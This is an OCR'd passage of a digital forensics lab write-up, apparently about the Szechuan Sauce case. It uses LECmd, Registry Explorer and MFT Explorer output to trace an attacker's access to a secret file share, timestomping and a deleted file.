



Timeline Explorer visualizes the data generated from the LECmd CSV output, providing a chronological representation of .lnk file activity. The "Target ID Absolute Path" column clearly illustrates that the analyzed shortcuts (Beth_Secret.txt.lnk, NoJerry.txt.lnk, PortalGunPlans.txt.lnk, SECRET_beth.txt.lnk, and Szechuan Sauce.txt.lnk) all point to files within the C:\FileShare\Secret\


directory. This confirms the attacker's concentrated interest in this file share, likely containing sensitive information.



Registry Explorer was used to examine the SYSTEM hive, specifically navigating to SYSTEM\CurrentControlSet\Services\LanmanServer\Shares. The enumeration of values within this key revealed the presence of a network share named FileShare. This confirms that the C:\FileShare\Secret\ directory, where the accessed .lnk files pointed, was indeed a network share, making it a potential target for lateral movement and data exfiltration within the network.


MFT Explorer v2.0.0.0
File Tools Help
Drag a column header here to group by that column
Image Icon
Name
Parent Path
Is Dir
Is Deleted
SI_Created On
SI_Modified On
FN_Last Accessed
FN_Created On
No image data
NoJerry.txt
.\FileShare\Secret
2020-09-18 22:29:47.7869929
2020-09-18 22:30:24.2964022
PortalGunPlans.txt
.\FileShare\Secret
2020-09-18 22:33:54.4325823
2020-09-18 22:35:35.9245723
Szechuan Sauce.txt
.\FileShare\Secret
2020-09-18 22:35:43.5746946
2020-09-18 22:38:56.6646907
Beth_Secret.txt
.\FileShare\Secret
2020-09-18 23:33:54.0000000
2020-09-18 23:35:35.0000000
2020-09-19 03:34:56.9704452
2020-09-19 03:34:56.9704452
Name
D:\503e\project\dc01_hives\F\$MFT
$Extend
$Recycle.Bin
Documents and Settings
FileShare
Secret
PerfLogs
Program Files
Program Files (x86)
ProgramData
System Volume Information
Users
Windows
Command Prompt
AntoineAbouFaycal~C:\Users\pc>
Properties
Copied
Has ADS
Is deleted
Is directory
Possible Timestomped
Overview
Details
Record Modified On: 2020-09-18 22:29:47.7869929
Last Accessed On: 2020-09-18 22:29:47.7869929
**** OBJECT ID ****
Type: VolumeVersionObjectId, Attribute #: 0x5, Size: 0x28, Content size: 0x10, Name size: 0x0, Content offset: 0x18, Resident: True
Object Id: 21d63e9d-f9fe-11ea-80bd-000c29e184e6
Object Id MAC: 00:0c:29:e1:84:e6:
Object Id Created On: 2020-09-18 22:27:27.2919709
Birth Volume Id: 00000000-0000-0000-0000-000000000000
Birth Object Id: 00000000-0000-0000-0000-000000000000
Domain Id: 00000000-0000-0000-0000-000000000000
**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x38, Content size: 0x19, Name size: 0x0, Content offset: 0x18, Resident: True
Resident Data
ASCII: You are a disappointment!
Current offset: 0 (0x0)
Bytes selected: 0 (0x0)
Data interpreter



MFT Explorer v2.0.0.0
File Tools Help
Drag a column header here to group by that column
Image Icon
Name
Parent Path
Is Dir
Is Deleted
SI_Created On
SI_Modified On
FN_Last Accessed
FN_Created On
No image data
NoJerry.txt
.\FileShare\Secret
2020-09-18 22:29:47.7869929
2020-09-18 22:30:24.2964022
PortalGunPlans.txt
.\FileShare\Secret
2020-09-18 22:33:54.4325823
2020-09-18 22:35:35.9245723
Szechuan Sauce.txt
.\FileShare\Secret
2020-09-18 22:35:43.5746946
2020-09-18 22:38:56.6646907
Beth_Secret.txt
.\FileShare\Secret
2020-09-18 23:33:54.0000000
2020-09-18 23:35:35.0000000
2020-09-19 03:34:56.9704452
2020-09-19 03:34:56.9704452
Name
D:\503e\project\dc01_hives\F\$MFT
$Extend
$Recycle.Bin
Documents and Settings
FileShare
Secret
PerfLogs
Program Files
Program Files (x86)
ProgramData
System Volume Information
Users
Windows
Command Prompt
AntoineAbouFaycal~C:\Users\pc>
Properties
Copied
Has ADS
Is deleted
Is directory
Possible Timestomped
Overview
Details
Domain Id: 00000000-0000-0000-0000-000000000000
**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0xA8, Content size: 0x9F, Name size: 0x0, Content offset: 0x18, Resident: True
Resident Data
ASCII: How to build a portal gun:
1. Be intelligent
2. Obtain portal fluid
3. Do intelligent things
You didn't think it would be HERE did you?
Current offset: 0 (0x0)
Bytes selected: 0 (0x0)
Data interpreter




MFT Explorer was utilized to analyze file metadata within the \FileShare\Secret\ directory. Examination of the Beth_Secret.txt, PortalGunPlans.txt, and Szechuan Sauce.txt files revealed that their data is resident, meaning the file content is stored directly within the MFT record, allowing for immediate viewing.

Analysis of Beth_Secret.txt showed a discrepancy between the "$SI Created" timestamp and the "$FN Created" timestamp, indicating timestomping. The content of Beth_Secret.txt was "You are a disappointment" and "Space beth is the real beth" at different times, suggesting modification by the attacker. The contents of PortalGunPlans.txt and Szechuan Sauce.txt were also viewed.


Furthermore, the file SECRET_beth.txt was not present in the MFT, strongly suggesting it had been deleted. This deletion, along with the timestomping and content modification, points to deliberate actions by the attacker to manipulate and conceal their activities within the file system.




Direct examination of files within the F:\FileShare\Secret\ directory from the mounted image using Arsenal Image Mounter also reveals the same contents.

